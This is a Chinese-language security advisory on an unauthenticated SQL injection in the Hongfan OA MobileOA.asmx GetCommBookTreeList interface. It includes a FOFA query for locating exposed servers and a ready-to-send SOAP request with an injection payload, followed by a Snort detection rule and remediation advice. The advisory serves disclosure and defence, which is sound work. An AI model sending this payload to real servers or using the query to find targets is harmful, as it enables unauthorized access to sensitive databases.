

红帆OA MobileOA.asmx GetCommBookTreeList 接口SQL注入漏洞

红帆OA MobileOA.asmx GetCommBookTreeList 接口SQL注入漏洞，未授权攻击者可进行sql注入漏洞攻击，查询敏感数据，甚至获取数据库和服务器的权限。

影响版本

红帆OA

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA: title="iOffice.net" || body="/iOffice/js" || (body="iOffice.net" && header!="couchdb" && header!="drupal") || body="iOfficeOcxSetup.exe" || body="Hongfan. All Rights Reserved"

POC/EXP:

```
POST /ioffice/prg/set/wss/MobileOA.asmx HTTP/1.1
Host: 127.0.0.1
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://tempuri.org/GetCommBookTreeList"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <GetCommBookTreeList xmlns="http://tempuri.org/">
```

```
<MobileOAEmailAddress>' AND 5079 IN (SELECT
(CHAR(113)+CHAR(122)+CHAR(112)+CHAR(98)+CHAR(113)+(SELECT (CASE WHEN (5079=5079)
THEN CHAR(49) ELSE CHAR(48)
END))+CHAR(113)+CHAR(106)+CHAR(112)+CHAR(98)+CHAR(113)))--
eqJq</MobileOAEmailAddress>
</GetCommBookTreeList>
</soap:Body>
</soap:Envelope>
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"红帆OA MobileOA.asmx GetCommBookTreeList SQL注入攻击";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/ioffice/prg/set/wss/MobileOA.asmx"; http_uri;
  content:"SOAPAction: \"http://tempuri.org/GetCommBookTreeList\"";
  http_header;
  pcre:"/<MobileOAEmailAddress>[^\<]*?'\\s+AND\\s+\\d+\\s+IN\\s*\\(SELECT\\s*\\(CHAR\\
([0-9]+\\)\\+\\)\\{5\\}/i";
  classtype:sql-injection;
  sid:1000034;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本